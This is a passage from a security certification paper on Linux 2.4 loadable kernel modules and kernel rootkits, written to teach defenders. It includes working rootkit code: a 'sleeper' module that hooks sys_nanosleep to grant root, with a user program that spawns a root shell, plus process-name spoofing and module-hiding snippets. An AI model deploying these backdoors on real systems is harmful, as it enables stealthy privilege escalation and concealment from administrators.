If the licensing aspects has not been considered, as in the simple `GCUX.o` module, the following errors are generated during standard and forced module load, and the kernel variable is set to "1":

```
# insmod GCUX.o
Warning: loading GCUX.o will taint the kernel: no license
  See http://www.tux.org/lkml/#export-tainted for information about \
                                                tainted modules
Module GCUX loaded, with warnings

# insmod -f GCUX.o
Warning: loading GCUX.o will taint the kernel: no license
  See http://www.tux.org/lkml/#export-tainted for information about \
                                                tainted modules
Warning: loading GCUX.o will taint the kernel: forced load
Module GCUX loaded, with warnings
```

When a module is licensed (without specific symbols) it has a similar behavior than when it is not (from a symbol perspective):

```
# cat /proc/ksyms | grep GCUX
d08ff000 __insmod_GCUX_O/root/LKM/GCUX.o_M408E89E7_V132116        [GCUX]
d08ff060 __insmod_GCUX_S.text_L41    [GCUX]
```

`Modutils` also marks the kernel as tainted when a module without a GPL compatible `MODULE_LICENSE()` is loaded. The license string is displayed in order to send bug reports to the person in charge (at least it should contain an e-mail address).

The `EXPORT_SYMBOL_GPL()` function allows a kernel developer to mark its module interfaces only available to modules with a GPL license. It uses the `MODULE_LICENSE()` strings, but it is not related with the kernel tainting. It was created as a way for not providing GPL code to non-GPL, binary modules (and all or nothing proposal). System calls are not included under this mechanism, because they can be used by any user-mode program, proprietary or not.

[38] http://lwn.net/2001/1025/a/module-license.php3

[39] If it is not GPL, use "Proprietary" instead (all licensing methods are defined in "`/usr/src/linux-2.4/include/linux/module.h`").

These controls were introduced to manage the derived works from the Linux kernel from a licensing perspective [40]. Therefore, some functions are currently exported only to GPL-licensed modules, such as "`invalidate_page_range()`" [41].

The specific kernel symbols (and the files defining them) using this philosophy can be extracted from the kernel sources using the following command. An example is the CPU speed symbol, "`cpu_khz`" (visible through `cat /proc/cpuinfo`).

```
find /usr/src/linux-2.4/ -type f -exec grep EXPORT_SYMBOL_GPL {} \; -print
```

Therefore, the "`GCUX.o`" module can choose to export its symbols only to GPL modules, to everyone or to no one:

```
#define EXPORT_SYMTAB
...
void my_gpl_function(void) {
        printk("<1> Only for GPL modules.\n");
}

EXPORT_SYMBOL_GPL(my_gpl_function);
MODULE_LICENSE("GPL");
```

Look at the symbol flags through "`/proc/ksyms`". The GPL symbols appear with a prefix `GPLONLY` [42]:

```
# grep GPL /proc/ksyms | more
d0869260 GPLONLY_usb_ifnum_to_ifpos_R5757086b   [usbcore]
d0869f10 GPLONLY_usb_find_interface_driver_for_ifnum_Rd4de4734  [usbcore]
#
```

This symbols are effectively declared as GPL in "`/usr/src/linux-2.4/drivers/usb/usb.c`":

```
EXPORT_SYMBOL_GPL(usb_ifnum_to_ifpos);
EXPORT_SYMBOL_GPL(usb_find_interface_driver_for_ifnum);
```

However, the `GCUX.o` GPL only symbol doesn't have the prefix in the kernel symbol table [43]:

[40] http://lwn.net/Articles/61490/
[41] http://lwn.net/Articles/70926/
[42] http://lwn.net/2001/1115/kernel.php3
[43] The reason for this is unknown because the same method as "`usb.c`" has been used.

```
# cat /proc/ksyms | grep GCUX
d08ff089 my_gpl_function_R__ver_my_gpl_function [GCUX]
d08ff000 __insmod_GCUX_O/root/LKM/GCUX.o_M408E957B_V132116       [GCUX]
d08ff060 __insmod_GCUX_S.text_L59        [GCUX]
```

If other non-GPL module is created that uses the previous GPL function, when it is going to be loaded the kernel generates an error message and the module is not loaded:

```
# insmod GCUX_other.o
GCUX_other.o: unresolved symbol my_gpl_function
GCUX_other.o:
Hint: You are trying to load a module without a GPL compatible license
      and it has unresolved symbols.  The module may be trying to access
      GPLONLY symbols but the problem is more likely to be a coding or
      user error.  Contact the module supplier for assistance, only they
      can help you.
```

Non-GPL module used for the previous test:

```
#define MODULE
#define EXPORT_SYMTAB
#include <linux/module.h>

extern void my_gpl_function(void);

int init_module(void) {
        printk("<1> Hi, I'm other module!!\n");
        my_gpl_function();
        return 0;
}

void cleanup_module(void) {
        printk("<1> Bye from other module!!\n");
}
```

So, when exporting your module symbols you need to choose between `EXPORT_SYMBOL_GPL(symbol_name)` and `EXPORT_SYMBOL(symbol_name)`.

Now that all module symbol exporting aspects have been covered the following list summarizes the available kernel macros related with the symbol export capabilities (affecting both, kernel and modules):

- `EXPORT_SYMBOL(name);`: "`include/linux/module.h`". The standard method of exporting symbols. In the kernel all these declarations are often bundled into a single file to help `genksyms` (see its man page). It searches source files for export declarations.

- `EXPORT_SYMBOL_GPL(name);`: "`include/linux/module.h`". Similar to `EXPORT_SYMBOL();` except that the symbols exported by `EXPORT_SYMBOL_GPL();` can only be seen by modules with a `MODULE_LICENSE()` that specifies being "`GPL`" compatible.

- `EXPORT_SYMBOL_NOVER(name);`: exports the symbol without version information.

- `EXPORT_NO_SYMBOLS;`: "`include/linux/module.h`". If a module doesn't want to export any symbol this directive should be placed anywhere in the module.

  NOTE: In kernel 2.4 and earlier, if a module contains neither `EXPORT_SYMBOL();` nor `EXPORT_NO_SYMBOLS;` then the module defaults to exporting all non-static global symbols. In kernel 2.5 onward you must explicitly specify whether a module exports symbols or not.

- `#define EXPORT_SYMTAB`: If this is defined before "`linux/module.h`" is included, then only symbols explicitly exported with `EXPORT_SYMBOL();` will be available.

The last news about module licensing is focused on how to subvert the kernel using a licensing string that includes the "`GPL\0`" string ;-) [44].

Due to the fact that rootkit modules pretends to be as stealthy as possible, all this symbol exportation policies are required to detect them. Besides, based on the kernel symbol types and licensing issues, some rootkits could be blocked from accessing them, thus from working.

2.4 Analyzing kernel and rootkit code

This chapter has analyzed the basics of kernel LKM programming, so...that's enough about LKM programming!! It's time to see how kernel rootkits subvert the kernel using similar (although more advanced) code as the one covered in this chapter.

The Linux kernel source is probably by large the most complex element inside your system. Therefore when trying to understand how a specific piece of code

[44] http://developers.slashdot.org/article.pl?sid=04/04/27/1435217

works, like a rootkit function, it will be a good idea to extract information from the kernel source tree. To do so it is recommended to use two methods:

- Use the multiple Linux kernel references provided along this paper, such as paper books and electronic documents.
- Practice grepping techniques through the kernel source code. . . and be patient ;-). For example:

```
# cd /usr/src/linux-2.4
# find . -type f -exec grep "sys_" {} \; -print | more
```

To avoid name pollution, that is, the usage of the same name for a symbol in different pieces of code, the kernel uses the "`sys_`" prefix in all its system calls; no other functions use it to differentiate these function types.

To see what a module (or a specific piece of kernel) offers, grep by `EXPORT_SYMBOL` in the kernel sources and drivers:

```
# cd /usr/src/linux-2.4/drivers
# find . -type f -exec grep "EXPORT_SYMBOL" {} \; -print | more
...
EXPORT_SYMBOL(register_serial);
EXPORT_SYMBOL(unregister_serial);
./char/serial.c
...
```

In order to find the registration functions used when a new module is loaded, you can grep "`/proc/ksyms`" using the `register_` (or `register`) prefix. This allow to see what features can be implemented as modules:

```
# grep register_ /proc/ksyms
...
d08f5770 ipt_register_table_R93288a9b   [ip_tables]
d08f5950 ipt_unregister_table_Rf002ab42 [ip_tables]
d08f5650 ipt_register_match_R87554654   [ip_tables]
d08f5720 ipt_unregister_match_Rca139a80 [ip_tables]
d08f5530 ipt_register_target_R48d8832d  [ip_tables]
d08f5600 ipt_unregister_target_R6359dd1a        [ip_tables]
```

The "`Documentation`" directory inside the kernel source tree contains lots of useful information too.

Finally, if you want to play more with LKMs, check the kernel debugger (http://kgdb.sourceforge.net/).

3 LINUX KERNEL-MODE ROOTKITS

Traditional or user-mode rootkits were really dangerous in the pass, but today, in a more conscious security world, were savvy system administrators use crypto integrity checkers and host IDS, this type of defacement can be easily detected. Therefore rootkits have evolved to a new generation, the kernel-mode rootkits, based on subverting the heart of the system instead of replacing system and application binaries. For sure they are much more sophisticated, powerful, and less detectable.

This chapter extends the LKM information presented in the previous chapter from a security perspective, covering specifics aspects of Linux kernel rootkits [1].

Apart from LKMs rootkits, it also analyzes the kernel patching rootkits. There are mainly two types of kernel rootkits, those based in LKMs and those based in patching the kernel itself. The later can be subdivided in two groups, those patching the running kernel image located in the system memory or those patching the kernel image stored in the system disk. Previous sections didn't cover general aspects about the Linux memory layout used by these attacks, so the required information will be introduced here.

Several complex advanced kernel attacking methods will be covered with the goal of having a Linux kernel rootkit threat overview as much broad as possible, based on the Sun Tzu statement [2], *"Know your enemy and yourself"*. Having this broadest knowledge about the kernel rootkit techniques and threats will help system administrator to apply multiple countermeasures to minimize its impact in the systems to be protected. The detection and protection methods will be covered in chapter 5.

In the past, an attacker could try to modify the static kernel sources (if available in a production system) and could introduce any modification to them [HATC1]. If the new modified kernel is recompiled and prepared, he just needs to wait until the next reboot for his changes to take place. This archaic method won't be covered in

[1] Although the information presented applies to any Unix OS kernel, the specific details are focused on Linux.

[2] "The Art of The War" book. Sun Tzu. ISBN: 1566192978.

detail because is very “noisy” and it has no sense given the other kernel hacking possibilities available today.

System resources (hardware and software) are controlled and managed by the kernel, the most complex system component. For an easy understanding of the user-mode and kernel-mode rootkit scope and complexity review *Ed Skoudi's* poison soup analogy [SKOU1].

Multiple vulnerabilities, or ways of exploiting LKM functionality, will be exposed. The reason why LKMs are insecure is because they were designed from a functionality point of view, so a balance should be found between the easy of use for new kernel functionalities addition and the security of the model.

The methods explained in this chapter can be exploited by an external attacker or by a “trusted” user with root access, a common situation in environments with multiple administrators for the same set of systems (a bad security practice but sometimes necessary from a operational point of view).

3.1 What could they not accomplish?

This section will cover a summarized list of evil actions a kernel-mode rootkit could perform. Their goal and actions are very similar to the user-mode rootkits ones, hide as much as possible the attacker's activities and provide some additional mechanisms to have a total system control and future access. However they run into kernel-level (ring zero), so they are executed in a more stealthy way and. . . there are no limits to their actions!!

The following is a list of some of the most typical actions a kernel rootkit can perform. Most them will be detailed along this chapter, mainly in section 3.3:

- *Execution redirection*: One of the evilest action an attacker could perform when owning the kernel is execution redirection. When a user-mode program calls a specific application, it could be intercepted by the evil kernel and another application, chosen by the attacker, is run instead. It could be considered a backdooring method.

  For example, when someone launches “`/bin/bash`”, the standard Linux shell binary, the kernel intercepts its execution and launches “`/bin/evilbash`” instead. This trojan could have the standard “`bash`” functionality plus some backdoor capabilities allowing root access (for example, based on the value of an environment variable).

  This situation cannot be detected by a integrity checker because the original “`/bin/bash`” remains intact. This method was first presented in [PHRA519] to bypass integrity checkers.

- *File hiding*: The sysadmin will see only what the attackers wants to show. Instead of replacing the "`ls`" program or the "`echo *`" it is the kernel who will lie about the filesystem contents. It can be implemented manipulating the system calls that access files or even the virtual filesystem, like the VFS subsystem.

- *Module and symbol hiding*: LKMs can be hidden intercepting syscalls when accessing different files inside the `/proc` directory, or manipulating internal kernel structures (see section 3.6). From the hiding perspective, the idea is always the same: filter out the information the attacker is not interested in showing to the system administrator; the main system call used to get data from Unix, where almost everything is a file, is `sys_open`.

- *Process hiding*: Using similar methods as the already mentioned, the kernel will trick commands like `ps` or `lsof`.

  It is even simpler to change the process name modifying the `argv[0]` variable from user-space. The process name in Linux is kept on the "`argv[0]`" argument; if changed in the program source code, when the command is executed, the "`ps`" command will show the `argv[0]` value [3] instead of the filename stored on disk (see 3.1) [4].

```
Save this file as ‘‘gcux_tool.c’’, compile, execute it and check the process list:
- Compile it: $ gcc -o gcux_tool gcux_tool.c
- Execute it: $ ./gcux_tool &
- Check it:   $ ps -ef | grep gcux | grep -v grep; ps -ef | grep giac | grep -v grep

#include <stdio.h>
#include <string.h>

int main(argc, argv)
int argc;
char **argv;
{
    char *p;

    for (p = argv[0]; *p; p++)
        *p = 0;

    strcpy(argv[0], "giac");

    /* You have 60 seconds to see that ‘‘ps’’ reports "giac" as the process name */
    sleep(60);
    return(0);
}
```

Figure 3.1: Changing the process name through `arv[0]`

[3] http://www.phrack.org/show.php?p=43&a=14

[4] This example have been included to demonstrate how easy is to trick the system commands output, even from any user mode program

- *Network hiding*: In this case the rootkit will trick the output provided to `netstat` and `lsof`.
- *Sniffer hiding*: Changing the way the kernel reports the usage of the `PROMISC` flag, the module can obscure the network interfaces state when a sniffer is running.

The LKM rootkit actions are only limited by the attacker imagination. Some examples seen in the wild also redirects the data written to a file to another file, act as keyloggers registering all the data typed, monitor the system for any event (monitoring the syscall involved), trojan any command execution, such as `tripwire`, not to be detected...

The first advanced LKM rootkit was published in 1999 [PHRA5218], called `itf`, Linux Integrated Trojan Facility.

3.2 LKMs for fun & profit

The reference document about *evil* Linux kernel modules is [PRAG1]. Although it is obsoleted today because it focused on Linux kernel version 2.0, with some tips about 2.2 as the near future, it could be considered the Linux kernel rootkit bible, in conjunction with the multiple Phrack [PHRA1] articles about this topic.

First of all, why are LKM so interesting for attackers? The main reason is that they allow to expand the kernel functionality with its own evil code dynamically (in fact it is the easiest way of modifying a Unix kernel, because the model was designed for this purpose!!), not being necessary to recompile the whole kernel, thus a system reboot is not required.

Through LKMs no files should be modified in the critical system paths. The module can be placed in a temporary directory. The installation of this type of rootkit is trivial, even more than the traditional rootkits. Roughly speaking it is based on running a single Linux command, "`insmod`", to load the module in the running kernel:

```
# insmod ./rootkit.o
```

3.3 System calls replacement

The most interesting and exploited functionality of LKMs is its ability to hook system functions, replacing kernel system calls. The first kernel rootkit was already based in this idea [PHRA505], creating a hijacking TTY LKM.

The system call invocation model was analyzed in the previous chapter. It has been by far the most used method to hack a Linux kernel, due to its simplicity and elegance. Although it could be possible to modify the kernel sources to inject new "evil" code, it doesn't sound very practical from an attacker's point of view, because he would need to rebuild the kernel, distribute its own kernel to the target machine and load it (what requires a system reboot). Instead, there is an easy way of replacing system calls from an LKM.

The arguments issued to the system calls must be obtained from user space. One of the main past complexities of kernel programming is this fact, so they required to be able to read user space memory. To do so some functions were used to copy data from user memory to kernel memory and viceversa. Due to the fact that LKMs are in kernel space, they can allocate kernel memory to transfer data from user to kernel areas; the other way around was more difficult because there are no functions to allocate user memory from kernel space. Instead the reference to the current running process could be used, `current` (see section 3.3.4). The file "`/usr/src/linux-2.4/include/asm/uaccess.h`" defines the user space memory access functions.

From a programming point of view, the rootkit will declare a prototype function, `extern void* sys_call_table[];`, in order to point to the function referenced from the system call table. From there it would be able to change any system call.

The module just needs to get this external reference to the system call table. A copy of the real system call will be saved for two purposes, use it in case it will be needed and to restore it when the evil module is unloaded. When it is loaded, it replaces the real syscall with a new function implementing the attacker's actions.

The kernel rootkits will try to replace those system calls used to take control over the system and hide information about the system status. These are some typical examples extracted from all this paper's references:

- Hide files and directories from `ls` and `du`: they use the `sys_getdents()` syscall to get directory information, that is, the file and directory entries.
- Hide file contents: intercept the `sys_open()` syscall and manipulate it to block any access when the referenced filename matches a specific pattern or path. It can also affect the `sys_read()` and `sys_write()` syscalls if only specific content portions should be obscured. Some rootkits also use the `sys_ioctl()` syscall to change the status of files (hide them).
- Hide directories contents: modifying the `sys_chdir()` and `sys_mkdir()` and `sys_mknod()` syscalls the administrator won't be able to enter or find the attacker's directory (tools repository).

- Hide processes: manipulate the `sys_getdents()` system call not to show some process entries inside the "`/proc`" pseudo-file system. Through the `sys_fork()` and `sys_clone()` syscalls, new spawned child processes can be hidden too.

- Hide network connection: again, hiding the information from "`/proc/net/tcp`" and "`/proc/net/udp`" helps to make disappear certain connections (these files are used by `netstat`). This time the `sys_read()` syscall can be manipulated to do so when these files are read.

- Execution redirection: it intercepts the `sys_execve()` syscall to execute a different program. It also make use of the `brk()` syscall to allocate more user memory space (data segment) for the process from the kernel space.

- Hide sniffer: to hide the `PROMISC` flag of the network interface the `sys_ioctl()` syscall must be used, which changes the behavior of devices, including the network interface cards.

- Bypass permission protection: typically is performed modifying the attacker processes for having the maximum privileges, UID zero, using the `sys_setuid()` and `sys_getuid()` syscalls.

- Playing with the network: manipulating the `sys_socketcall()` syscall it is possible to perform specific actions when a expected network traffic is received.

- TTY hijacking: the `sys_write()` syscall can be used to capture all the user keystrokes [PHRA505].

- Backdoors: capturing the network packets through the `recvfrom()` syscall it is possible, waiting for a specific command, like a special crafted packet, in order to launch a backdoor listening into a port, like a shell.

- Communicate with processes: the `sys_kill()` syscall sends a signal to a process; non used signals can be reused to change the process status. For example, the Knark rootkit uses signal 31 to hide a process and 32 to unhide it. Another signaling method, also used by Knark, is implemented through the `settimeofday()` syscall when special clock values are indicated.

The method to know what system calls to replace is mainly based in two research methods [PRAG1]:

- Due to the source code availability for any GNU system command in Linux, each program can be analyzed to list all the system calls it uses. For example,

the `/bin/sleep` command (uses the `libc` [5] `sleep()` function `man 3 sleep`), what make the process invoking it remain dormant for the specified number of seconds; internally it uses the `sys_nanosleep` syscall (between others):

```
/* Implementation of the POSIX sleep function using nanosleep.
   Copyright (C) 1996, 1997, 1998, 1999 Free Software Foundation, Inc.
   This file is part of the GNU C Library.
...
   result = __nanosleep (&ts, &ts);
...
```

- Instead of reading the source code, the programs can be analyzed at running time. Using the `strace` tool all the system call invocations can be obtained or saved in a file through the `-o output_file.txt`. An example related with the previous one...:

```
# strace sleep 10
execve("/bin/sleep", ["sleep", "10"], [/* 31 vars */]) = 0
uname({sys="Linux", node="localhost.localdomain", ...}) = 0
brk(0)                                  = 0x804bd28
...
gettimeofday({1083103851, 617109}, NULL) = 0
nanosleep({10, 0}, NULL)                = 0 <----
...
```

Previous chapters showed one kernel function available to modules, `printk()`. [PRAG1] lists the most useful kernel functions for rootkits. Probably the most important ones are the string comparison functions `strncpy, strncat, strncmp, strnlen...` in order to omit information requested by system administration commands.

3.3.1 Creating a very basic evil Linux module

The goal of this basic LKM rootkit is to set up the basics on understanding how kernel rootkits work and its source code *look & feel*. As most complex kernel rootkits it is made up of a kernel component (the LKM) and a user-space control program, needed to interact with the module through system calls invocation.

As could be seen in the previous section, the `sys_nanosleep` syscall is used by programs like `sleep`:

[5] http://www.gnu.org/software/libc/libc.html

```
# grep nanosleep /usr/include/asm/unistd.h
#define __NR_nanosleep          162
```

This section will present a very simple LKM rootkit, `sleeper.o`, that would overwrite the `sys_nanosleep` syscall in order to execute the evil attacker code: changing the privileges of the process using the rootkit to zero (root). This code, therefore, implements a system LKM backdoor to get root access (see figure 3.2).

The `sys_nanosleep` syscall uses a specific struct to receive the number of seconds and nanoseconds to sleep (for simplification purposes, imagine it is a simple integer value):

```
struct timespec
{
    time_t  tv_sec;         /* seconds */
    long    tv_nsec;        /* nanoseconds */
};
```

The user program that controls `sleeper.o` is called `awakener` and it just gets root privileges and executes a Linux shell ("`/bin/bash`") (see figure 3.3).

This LKM can be used as follows:

```
# insmod sleeper.o
# lsmod | grep sleeper
sleeper                  872   0  (unused)
#

$ ./awakener
# id
uid=0(root) gid=0(root) groups=500(user1)
#
```

In order to avoid "collisions" with a legal invocation of the `sys_nanosleep` syscall using the same evil `sleep(666)` value, a more complex stateful method should be implemented: for example, a global LKM variable could be used to set a two-stage "evil code" activation process, that is, the user-space program should call `nanosleep` twice consecutively using two specific numeric values (such as 0 and 666) in order to get its process UID set to 0.

The attacker can also load the module with a different name than the object file name:

```
# insmod -o trusted_mod sleeper.o
# lsmod | grep trusted
trusted_mod              872   0  (unused)
```

```
/*
 * ‘‘sleeper’’ evil LKM
 *
 * Author: Raul Siles (GIAC GCUX certification paper)
 *
 */

#define MODULE
#include <linux/module.h>
#include <linux/time.h>/* nanosleep arguments struct */
#include <sys/syscall.h>/* syscall definitions */
#include <linux/sched.h>/* current process */

extern void* sys_call_table[];
int (*official_nanosleep)(struct timespec *, struct timespec *);
int hacked_nanosleep(struct timespec *, struct timespec *);

int hacked_nanosleep(struct timespec *req, struct timespec *rem) {

    if ( req->tv_sec == 666 ) {

            current->uid = 0;
            current->gid = 0;
            current->euid = 0;
            current->egid = 0;
            return 0;
    }
    return (*official_nanosleep)(req, rem);
}

int init_module(void) {
      official_nanosleep = sys_call_table[ SYS_nanosleep ];
      sys_call_table[ SYS_nanosleep ] =  (void *)hacked_nanosleep;
      return 0;
}

void cleanup_module(void) {
      sys_call_table[ SYS_nanosleep ] = (void *)official_nanosleep;
}

MODULE_LICENSE("GPL"); /* To avoid tainted warnings */
```

Figure 3.2: Basic evil LKM example

3.3.2 Other simple LKM educational rootkits

There are other very simple evil LKMs (all them very similar), really useful for educational purposes and to understand how rootkits work:

- `Rkit` changes the setuid syscall to provide privileged access (UID = 0) to the attacker: http://www.l0t3k.net/tools/Rootkit/Rkit-1.01.tgz.
- Examples of basic kernel modules [HATC1]: `logsetuid.c` and `evil.setuid.c`. The former (the good) intercepts any `setuid()` and `setreuid()` system calls and log them via “`klogd`” (which uses “`syslogd`”) unless the user is root. The

```
/*
 * # cc -o awakener awakener.c
 */
#include <stdio.h>

int main(int argc, char *argv[])
{
    char *name[2];

    name[0]="/bin/bash";
    name[1]=NULL;

    /* The ‘‘sleep(666)’’ call provides root (UID=0) privileges to this process (sleeper LKM) */
    sleep(666);
    if (execv(name[0],name) < 0) {
        fprintf(stderr, "execve error\n");
      exit(1);
    }
}
```

Figure 3.3: User-mode program to “awake” the “sleeper” LKM

later (the evil) replaces the setuid syscall (*if (uid == 19876)*) to provide privileged access.

- `linspy/hacked_setuid.c` [PHRA505]. It replaces the setuid syscall (*if (uid == 4755)*) to provide privileged access.

- More examples [DHAN1]: `exit.c` is a non-so-evil module to intercept `sys_exit` and print the `error_code` parameter, while `open.c` (the good) intercepts `sys_open` to make the file protected by `our_fake_open_function()` inaccessible by anyone.

- `uname_mod.c`: Linux LKM that changes `uname()` results, http://www.digitaloffense.net/uname/.

The second item in the list shows a way of changing the LKM name to hide it a bit (inside `init_module`):

```
...   register struct module *mp asm("%ebx");
      *(char *) (mp->name)   = 's';
      *(char *) (mp->name+1) = 'a';
      *(char *) (mp->name+2) = 'n';
      *(char *) (mp->name+3) = 's';
      *(char *) (mp->name+4) = '\0'; ...
```

3.3.3 To export or not to export, this is the question?

Some of the most interesting system calls from a kernel rootkit perspective have been listed in [PRAG1]. Although most rootkits are based on the symbols exported by the kernel, as a way to hook its own code to it, they will try not to export any of its symbols in order not to be detected. Remember that this goal can be accomplished just including the `EXPORT_NO_SYMBOLS` macro in the module.

Apart from that, they will try to declare themselves as "GPL" compatible, trying to avoid licensing warnings ("tainted") to be displayed.

Another method that could be used by a LKM to hide its symbols would be to partially hide the information reported by the `sys_open` syscall when accessing the kernel symbol table file, "`/proc/ksyms`".

3.3.4 The current process

Due to the fact that in a system call execution the kernel acts on behalf of a process, it could access all the process context, data, structures... From a kernel module, all this information is available through the global item `current`. It points to a `struct task_struct`, declared in "`/usr/src/linux/include/asm/current.h`". This header file is included by the Linux scheduler header file (as was shown in the `sleeper.o` basic LKM): "`/usr/src/linux/include/linux/sched.h`".

The `current->mm` point to the structure responsible to the memory management of the process, `mm_struct` [PHRA5218] and the memory reserved for the process data segment can be increased through the `brk()` system call.

Several rootkits and anti-rootkits tools use these structures to hide or discover the running processes and get more information about them. It is possible to print information of the current process through [6]:

```
printk("Current process is \"%s\" with PID %i.\n", current->comm, current->pid);
```

These were the basic `sleeper.o` basic LKM process permissions modified:

```
current->uid
current->euid
current->gid
current->egid
```

[6] The process name `current->comm` is related with `argv[0]`.

3.4 Apart from system calls, what else...?

Not only system calls can be modified from the running kernel but any other symbol exported by it, thus included in "`/dev/ksyms`" (function, structures, variables...).

Symbols can be modified in several ways:

- They can be substituted by new symbols (like system calls), and if its previous functionality is required it can be invoked too.
- Their implementation can be slightly modified and cut and pasted in the LKM. To do so, the symbol kernel source code must be analyzed and used in the LKM.
- The symbol implementation can be decompiled when the source code is not available, through `gdb`, and some assembler variables slightly modified to behave as the attacker expects. This typically affects to conditional expressions, `if() then...` in C language and jump operations (`JNZ`, `JNE...`) in assembler [7].

When developing this paper a new future "evil" idea arose, based on going one step further and manipulating the kernel interrupt table, instead of the system call table [8]. Prior to invoking a system call, the `system_call()` function, `int 0x80`, should be called. If this interrupt handler is overwritten, all the system call actions could be captured and forged in a more stealthy way than the syscall substitution method presented.

During this paper development and research, I found this idea was mentioned in [PHRA587], and its complexity was reflected. Besides, new detection methods have been created for this type of hack [PHRA594].

It is also possible to patch any other kernel code, or memory region, as will be analyzed in section 3.8.

Additionally, new kernel function patching methods have been developed focused on hooking the kernel functions by modifying their first bytes. The new bytes indicate a jump to a new different piece of code [PHRA588] that will be executed instead. The first ideas about this technique were developed by [SILV2] and this method is needed whenever a declared kernel function for which there is no function pointer or vector to interact with should be modified.

[7] This is the typical method used by software crackers breaking license protection mechanisms.
[8] http://en.tldp.org/LDP/khg/HyperNews/get/syscall/syscall86.html

3.5 Manipulating the kernel TCP/IP stack... too?

The LKMs permit even modifying the system TCP/IP stack, allowing the creation of a network stealthy backdoor which doesn't need neither a process listener nor a open port into the system [9]. Instead, the kernel TCP/IP stack looks for specially crafted TCP or UDP packets and launches a special program to process it contents. It is based on the ideas of [PHRA5512] (playing with the kernel TCP/IP stack) [10].

The variables "`inet_protocol_base`" and "`inet_protos`" contain all the kernel supported network protocols and their handlers [11]. In the same way other kernel rootkits use the kernel system call hooks to substitute a system call with its own code, this type of rootkit changes the network protocol handler with its own code: this code analyzes the packet, if it is evil, it is processed, if not, the original handler is executed.

This technique allows adapting the module for the target network and firewalling protections in place, selecting the allowed protocols (TCP, UDP and others) and the type of packets (SYN, ACK, RST...).

In the same way other kernel rootkits implement execution redirection, this type of kernel-net rootkit allow packet redirection, so if a server only allows web traffic (TCP port 80), the kernel could redirect the traffic to port 80 to the port where a backdoor will listen, such as 6666 (the responses will be also redirected, although this is the most difficult part). The TCP/IP kernel tricks can be complemented with the standard kernel syscall substitution in the same LKM.

Although it seems an incongruence, this is possible because the existence of network hooks introduced by the security Linux firewalling dynamic capabilities, based on Netfilter [12]. There is a system exported function, called "`register_firewall`" to insert extended functionality to the packet filtering standard features.

The attacker should communicate with its evil kernel mode. The only way a given user, even root, can communicate from user-mode to kernel-mode is through the usage of syscalls (as was already explained). The example from [PHRA5512] uses the `sys_settimeofday()` syscall; if a special parameter is detected on it, the LKM will take special actions.

Recently, some advances have been proposed in this network rootkit research line [PHRA6113]. An LKM is able to manipulate the Netfilter hooks for multiple purposes, and even hide network traffic to `libpcap` applications. The 5 (`NF_IP_NUMHOOKS`) hooks defined in Netfilter are covered, see "`/usr/include/linux/netfilter_`-

[9] http://eva.fit.vutbr.cz/~xhysek02/syscalls/020129lkm.htm
[10] Similar hacking methods for other OSes, like OpenBSD, exist [PHRA606].
[11] http://www.linuxgazette.com/node/view/8781
[12] http://www.netfilter.org

ipv4.h", including its filtering capabilities (by interface, IP address and TCP port) as well as ideas to build a backdoor daemons and a kernel password FTP sniffer.

There is also a kernel HTTP daemon implementation very useful from the kernel network programming perspective [RUBI2].

3.6 LKM hiding

When a module is loaded, through the sys_init_module() syscall, the "module_list" linked list is used. This structure where the module list is maintained can be manipulated, so the modules can be hidden: the kernel doesn't show modules without name and references. Other modules features, like its size, can also be modified [PHRA5218].

LKM modules are shown through the "/proc/modules" file or "lsmod". Again, intercepting the information provided by the sys_open syscall when accessing these files, some LKMs could be made invisible. The module symbols can also be hidden filtering the data obtained when accessing "/proc/ksyms".

Additionally, apart from from removing itself from the list of modules [SPACE1], the rootkit will try to export no symbols (using the macro EXPORT_NO_SYMBOLS;), so it will be invisible and none of its functionality will be available to the rest of the system. Once it has been removed from the modules linked list, it cannot be unloaded (using the standard module commands) unless the system is rebooted.

How can the attacker know if his module is running if it is invisible?

One of the most initial basic methods [PRAG1] to check for a module's existence is invoking a non-used [13] unique system call (introduced by the module) from a user space program. This would be the simplified code implementing the system call checker. It verifies if the syscall 98 is not empty:

```
/* LKM code ... */
#define SYS_CALL_NUMBER 98
extern void* sys_call_table[];

int sys_call_checker() { return SYS_CALL_NUMBER; }

int init_module(void) {
    sys_call_table[SYS_CALL_NUMBER]=sys_call_checker;
    return 0;
}
```

[13] Checking "/usr/src/linux-2.4/arch/i386/kernel/entry.S" by "old" holders.

```
void cleanup_module(void) { sys_call_table[SYS_CALL_NUMBER]=NULL; }
```

User mode program to communicate with the previous LKM:

```
#define SYS_CALL_NUMBER 98
extern void* sys_call_table[];

int check_syscall() { return (*sys_call_table[SYS_CALL_NUMBER])(); }

main() {
    if (check_syscall(SYS_CALL_NUMBER) == SYS_CALL_NUMBER) {
        printf("Module found !!\n);
    } else {
        printf("Module NOT found !!\n);
    };
}
```

3.7 Infecting an existing LKM

The main problem of LKMs is that they cannot remain after a system reboot unless they are directly loaded during the system boot process. This direct load requires modifying one of the system boot scripts, situation that could be easily detected by an integrity checker.

A most useful method to survive across reboots would be to infect one of the already running system LKMs as explained in [PHRA6110]. The same reboot-survival goal could be accomplished modifying the kernel memory (as detailed in section 92, [PHRA608]). The method also offers new module hiding capabilities, because the evil mode executes inside the trusted module.

As was mentioned, the Linux kernel modules are ELF object files. Two ELF objects can be linked together and their symbols be merged. The `.symtab` section of the ELF object contains the object symbols; it is a table of `Elf32_Sym` entries (defined in "`/usr/include/elf.h`"). Each of the entries have a field, called `st_name` that points to another ELF section, `.strtab`. This section contains all the symbol names, represented by NULL terminated strings [14]:

```
# objdump -t GCUXsymbol.o

GCUXsymbol.o:     file format elf32-i386
```

[14] The `objdump -t` option displays the symbol table, `.symtab`.

```
SYMBOL TABLE:
00000000 l    df *ABS*  00000000 GCUXsymbol.c
00000000 l    d  .text  00000000
00000000 l    d  .data  00000000
00000000 l    d  .bss   00000000
00000000 l    d  .modinfo       00000000
00000000 l     O .modinfo       00000018 __module_kernel_version
00000000 l    d  .rodata.str1.1 00000000
00000000 l    d  .comment       00000000
00000000 g     O .data  00000004 my_symbol
00000000 g     F .text  0000000f my_function
0000000f g     F .text  00000017 init_module       <----
00000000         *UND*  00000000 printk
00000026 g     F .text  00000012 cleanup_module    <----
```

Having enough knowledge of these structures it is possible to access and modify the ELF objects symbols. The module `init_module()` and `cleanup_module()` functions loaded at module initialization or removal correspond to the symbols with the same name in the `.strtab` section.

If these symbol strings are modified, then a new function could be executed. [PHRA6110] provides a tool to change symbol name inside ELF objects. The main restriction is that the new symbol name must be lower or equal in length to the original name to fit in the string reserved space.

